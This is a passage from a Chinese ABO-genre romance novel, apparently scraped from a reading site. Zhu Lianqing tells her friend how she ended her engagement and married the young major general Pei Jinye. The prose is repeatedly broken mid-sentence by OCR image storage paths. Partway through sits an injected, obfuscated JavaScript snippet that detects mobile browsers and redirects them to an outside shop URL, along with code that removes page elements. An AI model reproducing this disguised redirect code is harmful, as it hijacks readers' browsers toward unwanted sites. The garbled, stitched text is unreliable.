足足冷静了十分钟,裴烬野才翻出崭新的通讯器,熟练登录之后,一字一句地回复妻子。 【好,都说了不用道歉。】 怕祝敛青感觉她态度不好,裴烬野还去余非晚那边偷了几个仓鼠表情包,这家伙除了战斗外,就喜欢养仓鼠,每天都要拍几百张仓鼠表情包发动态。 裴烬野以前都把她屏蔽了,前两天突然觉得仓鼠可爱,这才将人放出来。 琢磨片刻,裴烬野挑了个最可爱的捧爪仓鼠发出去。 【鼠鼠为你开花.jpg】 【难得和朋友见面,祝你玩得开心,晚饭可以随时回家吃,没什么大不了的。】 【需要我晚上去接你吗?】 丢在手边的通讯器震动。 祝敛青一边回应对方,一边拿起通讯器看消息。 旁边的朋友瞧见,忍不住阴阳怪气道:“果然是结了婚的人,不回家吃饭要报备,吃饭也要回人家消息~” 祝敛青停下打字的手,掀帘时无奈嗔怪了一眼。 知道她心里有气,明明是最好的朋友,却连发生什么都不知道,突然就要接受祝敛青的退婚、结婚。 可前三个月太忙,沈乐与另一个好友都在外地,而这些事又复杂,一两句根本解释不清,如果不是沈乐急匆匆杀到办公室,不知道还要拖多久。 沈乐越想越气,声音更怪:“哎哟,要不是我那天看了眼新闻,都不知道我最好的姐妹结婚了~” “真是恭喜哦~” 眼瞧着沈乐越来越生气,祝敛青连忙堵住她的嘴,道:“行了,不是想听我解释吗,现在还听不听了?” “听!” “当然要听!” 沈乐当即一拍桌,恶狠狠道:“我倒是要听听这家伙到底怎么拐走我好姐妹的!” 砰砰拍桌的声音吓到旁边的客人,祝敛青只得叹气,劝她坐下后,又道:“我说她是自己送上门的,你信吗?” 沈乐“哎”了一声,满脸诧异。 “就在我和许峥退婚的那天……” 15.第十五章 对于退婚,祝敛青早有预料。 许家世代从军,在帝国中也算是有头有脸的实权家族。 当初,祝家能与许家定亲,也是费尽周折,许诺了诸多好处。 且,许峥只是幼女,前头还有两个已经分化成Alpha,并从军的姐姐。 而祝敛青在幼年就做了基因检测,医生推断她有极大可能性分化成Alpha、Omega。 一个不大重要的幼女,换一个高等级Alpha或Omega,并是板上钉钉的继承人祝敛青,又能得到财力雄厚的亲家帮助,这笔买卖实在划算,所以许家才捏着鼻子认了。 可却不料,祝敛青竟分化失败,而许峥比前头两个姐姐更争气,不仅分化为高等级Alpha,还在家族的帮助下,步步高升。 如此对比下,许家自然生出悔婚的想法。 只是她们这些用了祝家太多钱,一下子退婚,很容易被外人鄙夷。 所以只能将这事一拖再拖,原定的二十四岁结婚,直到祝敛青二十七岁也没提起。 许峥更是以工作为由,多次拒绝见面。 许家逼迫退婚的态度明显,祝敛青不是看不出来,但她不得不装聋作哑。 年轻的继承者不管能力如何,总会遭到质疑,特别是在她分化失败后,各种声音层出不穷。 尤其是祝家的老一辈,始终不肯放权,叫她束手束脚,难以真正做主,甚至这背后还有祝敛青的姥姥,她理应成为祝敛青最强的后盾,却与其他人站在一边。 祝敛青无可奈何,只能披上林家的虎皮,摆出许峥未婚妻的名号,才能让这些人收敛一点。 直到这两年,祝敛青逐渐站稳脚跟,才彻底不需要这样。 但她不需要,并不代表集团不需要,无需祝家实际上的帮忙,只要一点牵扯,就能让某些关卡变得轻松,而不是大把大把的钱撒入水中,却不见水花。 所以不管许家如何冷漠,祝家的态度都是一拖再拖。 直到祝敛青收到消息,许峥与一个出身优越的Omega在接触。 祝敛青想,也该是时候了。 所以,她主动邀约见面,向许峥递出早就拟好的退婚协议。 协议条例清晰,还主动给予了许峥许多补偿,作为许峥没有在祝敛青最艰难时刻退婚的感谢。 坐在对面的许峥不知在想什么,只是盯着协议书仔仔细细看了许久,而后才慢吞吞签字。 当最后一笔落下,祝敛青不禁松了口气,又忍不住皱眉。 满脑子都在想失去许家这面大旗后,集团又要为打点关系花费多少,而且,有些资源不是有钱就能拿到。 思绪杂乱,她甚至连许峥什么时候走的都不知道。 她应该提前为对方安排一辆车的,毕竟外头在下大雨,电闪雷鸣间,弹珠大的雨点不断砸落,将整个城市都淹没在灰白的水汽中。 哪怕退婚成为陌生人,也应该留下一个不错的印象。 祝敛青有些懊恼地走出咖啡店,预想中的雨水不曾打下,漆黑的伞先一步挡在她身前。 祝敛青一愣,不由转头看去。 那是一个非常奇怪的人。 黑发红瞳,大部分眉眼都被阴雨遮挡,看不清全貌,但身高腿长、宽肩窄腰,气质凌厉而极具压迫感。 但为什么说她奇怪呢? 因为即便是许峥那种喜欢把军衔挂在嘴边的自大家伙,在寻常场合也会换上常服,而眼前人居然穿的是军式礼服,衬衫领带西装高筒靴,甚至连斗篷、帽子都不落。 哪里像是在咖啡店门口? 简直是在参加自己的授勋仪式。 想到这个,祝敛青下意识看了向对方肩膀,银制二星,少将级别,金银勋章从左胸到右肩密密挂满,闪得晃眼,要不是年纪稍轻,估计早就更进一步了。 她面色略微凝重,下意识退后一步。 那人则往前迈了几步,手中雨伞也紧紧跟随,将雨弹严严实实挡住,发出噼里啪啦的的声音。 两人的距离被缩短至半米,有些亲密。 不等祝敛青拧眉,那人又主动退后一步,拢在祝敛青身上的阴影撤走。 一米,与陌生人最舒服的社交范围。 “你好,我叫裴烬野,”对方主动伸出左手。 她的声音有些哑,语调是长期处于军队生活中的一板一眼,不过语气还算温和。 祝敛青伸出手。 对方的手烫得惊人,衬得祝敛青指尖冰凉,这样的温差难免让人不适,但幸好,裴烬野很是礼貌,甚至没有握紧,指尖轻碰掌心后就撤离。 祝敛青放下手,大拇指悄然压了下掌心,抹去那一点极微弱的痒,对裴烬野的感觉缓和了些。 奇怪,但勉强谈得上礼貌。 不等祝敛青开口,那人就一本正经地道:“我来自于帝国第三军团,十八岁分化成S级Alpha,二十二岁第一军校优秀生毕业,同年参军,年初少尉,年底成为上尉,参与过六次S级战役,十六场A级战役,零零碎碎加起来一百七十一次,无一败绩。” “现在我二十五岁,军衔二星少将。” “我知道现在有些冒昧,但是……” 她停顿了一下,眼眸弯起,嘴角上扬,露出一个温和至极的笑容,道:“听说你刚刚退婚,能不能考虑一下我?” “我想我应该比你的前未婚妻更优秀。” “啥?!” “她真是自己送上门的?!”震惊又诧异的声音打断回忆。 祝敛青余光瞥见周围人又朝这边看来,只好招手叫来服务生,提出要换包厢的想法。 沈乐却等不及了,从对面坐到祝敛青身边,不可思议道:“她不会是骗子吧?” “二十五岁的少将、S级Alpha还需要自己送上门,但凡她放出一点风声,整个帝国的Omega都得去她家门口排队吧?” 裴烬野与祝敛青并未举办婚礼,那日匆匆领证后,裴烬野就回到军区。 第二天,裴家派人赶到祝家,祝家才得知祝敛青退婚又结婚的事。 祝家上下又惊又喜,既生气于祝敛青一个人敢做出那么大的决定,又惊喜于她找了一个比许峥更优秀的结婚对象。 祝家当即决定要将这好消息告知所有人,并筹办盛大婚礼,却遭祝敛青制止。 这个契约结婚来得突然,她并不熟悉裴烬野性格,只能按照第一次见面的相处细节推断。 裴烬野就好像从哪里得知祝敛青这样一个人,特地赶到咖啡店外,看着她识时务地退了婚,便觉得她是个不错的合作对象。 至于目的,大概是因为裴家逼婚?还是其他? 祝敛青并不清楚。 但她想这样的合作婚约,大概没有人会想要婚礼,并被大肆宣扬、昭告整个帝星吧? 而且裴家态度也奇怪,虽是亲自上门,还送了一批堪称天价的丰厚彩礼,可言语举动间却有一种诡异的别扭。 裴烬野和裴家都好像隐瞒什么,但祝敛青很有一个优秀合作者的自觉,没有质问,只是用对待许家的态度,对待裴烬野与裴家。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17540078|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 裴烬野既然知晓这事,想比也是认可她的这种处理方法吧。 所以现在只有祝家、裴家,真正知晓她们的婚姻关系,其他人听到消息,只觉半信半疑。 祝家真的能与裴家攀上亲?这可比林家更具势力的家族,而且还是裴少将。 听起来特别像裴家被退婚后,搁不下面的谎言。 故而,就连沈乐这些好友都处于一个懵懵懂懂的状态。 真是裴少将? 而不是同名同姓的Alpha? 不是觉得祝敛青配不上,只是裴烬野给人一种不真实感。 一个前期默默无闻,十八岁突然横空出世的顶级Alpha,靠着一场场战役走至帝国高层。 其实有一段时间帝国内外都在传,是不是因为前几年的连连战败,导致帝国中气氛低迷,所以高层编出了一个天才人物来鼓舞人心。 直到前线战役暂缓,裴烬野赶回帝都,授勋升职,参与阅军大典。 大家才后知后觉反应过来,原来真的有这样一个人? 这也是祝敛青的生日宴会时,祝家为何几次三番问祝敛青,裴烬野能不能来。 也是幸于那次宴会,终于有人开始相信祝家的话,还帮祝家四处辩解。 但这些话显然还没传到沈月耳朵里,她震惊又怀疑,忍不住再问:“你查过没有,会不会有人假冒?” 祝敛青无奈,只好解释说:“她当时就给我看了她的全部证件,还登录帝国网,翻出自己简历与照片,全都对得上。” “再说,这些可以伪造,但裴家不能吧?” 沈乐想想也是,但还是忍不住替好友担忧,说:“她到底有什么目的?” 主动送上门这一点也太奇怪了吧! 祝敛青微微皱眉,又摇了摇头,表示自己不清楚。 但以目前的相处来看,裴烬野性格温和有礼,也非常尊重她,甚至愿意配合她的各种要求。 但…… 为什么呢? 隐藏在内心深处的怀疑又一次浮现,但很快就被沈乐的声音打断。 “她又给你发信息了,”这一次沈乐没有阴阳怪气,反而主动提醒。 祝敛青下意识看过去,应该是裴烬野许久没有得到回应,发来了一个疑惑小鼠的表情包。 不得不承认,这个看似遥不可及的少将,确实有许许多多特别的小习惯。 喜欢甜食、喜欢下厨,爱烤小熊饼干,现在还多了一个喜欢发可爱仓鼠表情包的癖好。 祝敛青有些想笑,却又抿紧唇角。 她想,她不应该在朋友面前笑裴烬野,会让她很没面子。 沈乐不知她心中所想,只是下意识看向祝敛青的脸,继而疑惑问道:“你的嘴唇怎么有点红肿?” “嗯?” 祝敛青露出疑惑表情,脑海中不自觉浮现那个浅尝辄止的吻…… 可那又怎么可能?只轻轻碰了一会。 “大概是饼干吃多了,有点上火,”祝敛青只能这样解释。 “是吗?”沈乐半信半疑。 店员在此刻上前,告诉她们已经布置好包厢,她们点的饮品与蛋糕都被放到那边。 祝敛青突然想起这家的蛋糕也很不错。 通讯器恰时响起,一分钟后裴烬野收到了祝敛青的消息。 【蛋糕图片.jpg】 【这家蛋糕的味道不错,如果你有空的话,可以过来试一试?】 十分钟后。 穿戴整齐的裴烬野出现在店门口。